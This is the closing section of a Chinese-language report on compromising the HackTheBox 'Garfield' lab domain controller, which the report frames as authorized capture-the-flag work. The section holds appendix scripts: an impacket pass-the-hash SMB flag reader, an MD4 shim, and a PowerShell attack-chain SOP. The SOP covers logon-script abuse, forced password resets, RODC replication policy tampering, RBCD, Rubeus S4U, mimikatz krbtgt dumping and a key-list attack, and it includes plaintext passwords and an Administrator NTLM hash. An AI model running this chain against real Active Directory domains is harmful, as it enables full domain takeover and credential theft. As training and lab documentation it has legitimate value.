        print(fmt % args, flush=True)

server = ThreadingHTTPServer((BIND, PORT), Handler)
server.timeout = 2
server.got_data = False
print(f"listening on {BIND}:{PORT}", flush=True)
while not server.got_data:
    server.handle_request()
server.server_close()
```

A-7 smb_find_flags.py：Administrator hash SMB 讀旗標

```
#!/usr/bin/env python3
"""Read HTB Garfield flag files from the authorized DC using SMB pass-the-hash."""
import hashlib
import os
from pathlib import Path
from Cryptodome.Hash import MD4
from impacket.smbconnection import SMBConnection

TARGET = "10.129.244.207"
DOMAIN = "GARFIELD"
USERNAME = "Administrator"
LMHASH = "aad3b435b51404eeaad3b435b51404ee"
NTHASH = os.environ["GARFIELD_ADMIN_NT"]
OUTPUT = Path(__file__).with_name("flags.txt")

original_new = hashlib.new
def compatible_new(name, data=b"", **kwargs):
    if str(name).upper() == "MD4":
        return MD4.new(data=data, **kwargs)
    return original_new(name, data, **kwargs)
hashlib.new = compatible_new

conn = SMBConnection("DC01", TARGET, sess_port=445, timeout=20)
conn.login(USERNAME, "", DOMAIN, LMHASH, NTHASH)
paths = {
    "user.txt": r"Users\l.wilson_adm\Desktop\user.txt",
    "root.txt": r"Users\Administrator\Desktop\root.txt",
}
lines = [f"target={TARGET}", f"account={DOMAIN}\\{USERNAME}", f"auth=NTLM pass-the-hash"]
for label, remote in paths.items():
    chunks = []
    conn.getFile("C$", remote, chunks.append)
    content = b"".join(chunks).decode("utf-8", "replace").strip()
    lines.append(f"{label}={content}")
    lines.append(f"{label}_sha256={hashlib.sha256(content.encode()).hexdigest()}")
conn.logoff()
OUTPUT.write_text("\n".join(lines) + "\n", encoding="utf-8")
print(OUTPUT.read_text(encoding="utf-8"), end="")
```

A-8 impacket_md4_compat.py：Python/OpenSSL MD4 相容 shim

```
#!/usr/bin/env python3
"""Run a local Impacket entry point with an MD4 shim for this Python/OpenSSL build."""
import hashlib
import runpy
import sys
from Cryptodome.Hash import MD4

if len(sys.argv) < 2:
    raise SystemExit("usage: impacket_md4_compat.py /path/to/impacket-tool.py [tool arguments...]")

tool = sys.argv[1]
tool_args = sys.argv[2:]
original_new = hashlib.new

def compatible_new(name, data=b"", **kwargs):
    if str(name).upper() == "MD4":
        return MD4.new(data=data, **kwargs)
    return original_new(name, data, **kwargs)

hashlib.new = compatible_new
sys.argv = [tool, *tool_args]
runpy.run_path(tool, run_name="__main__")
```

A-9 attack_chain_sop.ps1：攻擊鏈、旗標及清理步驟

```
# HTB Garfield 10.129.244.207 — explicitly authorized machine SOP.
# Execute only while the HTB Garfield target is active and the VPN route is verified.
$Target = '10.129.244.207'
$Domain = 'garfield.htb'
$NetBIOS = 'GARFIELD'
$InitialUser = 'j.arbuckle'
$InitialPassword = 'Th1sD4mnC4t!@1978'
$Tier1Password = 'Garf!eld_T1_2026'   # Test reset; original password was unknown.
$FakePassword = 'FakePass123!'

# 1) Domain ACL findings (verify each ACE before continuing):
#    IT Support -> WriteProperty(scriptPath) on users
#    l.wilson -> User-Force-Change-Password on l.wilson_adm
#    Tier 1 -> Self-Membership on RODC Administrators
#    RODC Administrators -> WriteProperty on RODC PRP attributes
#    l.wilson_adm -> WriteProperty(User-Account-Restrictions) on RODC01$

# 2) Store a one-shot, non-interactive callback batch in SYSVOL with j.arbuckle.
#    Set Liz Wilson's scriptPath to that filename via LDAP:
# dn: CN=Liz Wilson,CN=Users,DC=garfield,DC=htb
# changetype: modify
# replace: scriptPath
# scriptPath: _codex_probe.bat
# When it runs at the next logon, execute on DC01 as GARFIELD\l.wilson:
Set-ADAccountPassword -Identity 'l.wilson_adm' `
  -NewPassword (ConvertTo-SecureString $Tier1Password -AsPlainText -Force) -Reset
Add-ADGroupMember -Identity 'RODC Administrators' -Members 'l.wilson_adm'

# 3) Temporarily allow the Administrator password to replicate to RODC01.
Set-ADComputer RODC01 -Replace @{
  'msDS-RevealOnDemandGroup' = @('CN=Allowed RODC Password Replication Group,CN=Users,DC=garfield,DC=htb',
                                 'CN=Administrator,CN=Users,DC=garfield,DC=htb')
}
# Reference workflow clears msDS-NeverRevealGroup during the Key List phase.
# In this run, preserve and record all original values, then restore them in cleanup.

# 4) Create an attacker-controlled computer and configure RBCD (run from authorized host):
# impacket-addcomputer garfield.htb/l.wilson_adm:'Garf!eld_T1_2026' \
#   -computer-name 'FAKE$' -computer-pass 'FakePass123!' -dc-ip 10.129.244.207
# impacket-rbcd garfield.htb/l.wilson_adm:'Garf!eld_T1_2026' \
#   -delegate-to 'RODC01$' -delegate-from 'FAKE$' -action write -dc-ip 10.129.244.207

# 5) From the DC logon context, request the RODC Administrator service ticket:
# Rubeus.exe s4u /user:FAKE$ /rc4:c16909555f24a7787bf9fb53310fcb84 \
#   /domain:garfield.htb /dc:DC01.garfield.htb /impersonateuser:Administrator \
#   /msdsspn:HTTP/RODC01.garfield.htb /ptt /nowrap
# Create a WinRM session to RODC01 as the ticket identity, then run:
# mimikatz.exe 'privilege::debug' 'lsadump::lsa /inject /name:krbtgt_8245' 'exit'

# 6) Use the krbtgt_8245 AES256 key with Rubeus golden and asktgs /keyList.
# This yielded GARFIELD\Administrator NTLM:
# EE238F6DEBC752010428F20875B092D5
# Use the hash only for the authorized target's flag read, then delete ticket files.

# 7) Read flags via smb_find_flags.py, submit both on the HTB Garfield page,
# and verify the success message.
# 8) Cleanup: delete scriptPath, restore the original RODC PRP values, clear RBCD,
# remove l.wilson_adm from RODC Administrators, delete FAKE$, SYSVOL payloads,
# temporary tools and ticket files. Verify all LDAP attributes and shares.
```

9. 證據索引與雜湊

檔案/ID	內容
E-01 ping.txt	目標存活與 RTT
E-02 nmap_tcp_1_1000.nmap / .xml	低埠全掃描
E-03 tcp_sweep_high.json	1001-65535 掃描結果
E-04 nmap_services.nmap	服務與 AD 指紋
E-05 nmap_smb_checks.nmap	SMB dialect/signing
E-06 ldap_rootdse.txt	匿名 RootDSE
E-07 ldap_users_jarbuckle.txt / ldapwhoami_l_wilson_adm.txt	認證 LDAP 使用者列舉
E-08 smb_sysvol_tree.txt / smb_sysvol_writecheck.txt	SYSVOL 內容與 canary 寫入證據
E-09 dacl_l_wilson_resets_adm.txt / dacl_l_wilson.txt / ldap_verify_scriptpath.txt	AD ACL 證據
E-10 ldap_verify_rodc_prp.txt / dacl_rodc_computer_full.txt	RODC PRP / 電腦物件 ACL
E-11 set_rbcd.txt / add_fake_computer.txt	RBCD 與機器帳號操作結果
E-12 s4u_result.txt / cleanup_remote_result.json / mimikatz_krbtgt_8245.json	S4U/WinRM Administrator、krbtgt_8245 證據
E-13 keylist_success.json	Key List Administrator NTLM 證據
E-14 flags.txt	讀出的 user/root flag 與內容雜湊
E-15 cleanup_verify_*.txt / cleanup_remote_result.json / cleanup_dc_temp.txt	清理驗證與票證刪除
E-16 attack_chain_sop.ps1 / smb_find_flags.py / run_sop.sh / tcp_sweep.py	攻擊與檢測 SOP 腳本
E-17 htb_submission.txt	HTB user/root 接受與 Garfield solved 狀態

關鍵證據 SHA-256

檔案	SHA-256
flags.txt	5746489ce80f14c72c49b6837f1297aacd71433d14f42ef6092c6305ef0f83e1
mimikatz_krbtgt_8245.json	05ce11d6e1df30296e9813f77752b379f6617fe421c900fe690f692a6b5740bb
keylist_success.json	7501e9d577b6b6173bfd59fe6c22ab467f5ae15d6d9f387b68d92fb02b682810
cleanup_remote_result.json	1947d9b92604c054d11b3c7a4e0ff6ea2f819099c8815f0e4e113d74ebe9ca36
cleanup_dc_temp.txt	90ea97c29d9ac6f3502e4e9f80836f5e1a1a539b1b5641b33e3457f1f5b143a9
htb_submission.txt	7e76af39d057c425318fe14a134a50d9315a869fdb5bcd8f83a3f9f483b46de1
cleanup_verify_rodc.txt	9f7b154e95692aed5bc44b3ee3c51f32ca728905e4779b1c062929dfc00fcb52
cleanup_verify_fake.txt	9b37c8d5d437f2c73a414dbdc0fdef6db0849b6d518cb96623e3d81c2b8e1b46
run_sop.sh	bd3f70cad48ca4ee5c55f1f7365193fc96d59685b0525b87e48602fe49d69f1b
tcp_sweep.py	e5248f182df7a45c5cb264f54232df2d6d1aa5a3de763ec0fcaa464ccb0b7a57
smb_find_flags.py	a5d0ecaaa34a1d17afe3e9ead0e44d90d9a59baf270c121b2952c52842811ff3

工具來源與參考

使用者參考文章：DSchenzi，〈HTB Season10 Garfield 全过程wp〉，https://www.cnblogs.com/DSchenzi/p/19849166。文章用來對照攻擊路徑，不代替靶機證據。

Rubeus 2.3.3 二進位來源：Flangvik/SharpCollection NetFramework_4.7_x64/Rubeus.exe；SHA-256 a2d95bc312c2c2ce4308007fd04303693ccadef80ee5ce695e50815a608e7e7f。Mimikatz 2.2.0 官方 gentilkiwi 發行包；ZIP SHA-256 7accd179e8a6b2fc907e7e8d087c52a7f48084852724b03d25bebcada1acbca5；x64/mimikatz.exe SHA-256 61c0810a23580cf492a6ba4f7654566108331e7a4134c968c2d6a05261b2d8a1。靶機上的工具副本已刪除。

報告日期：2026-11-05 | 範圍：HTB Garfield 10.129.244.207 | 狀態：user/root 已提交，靶機已完成。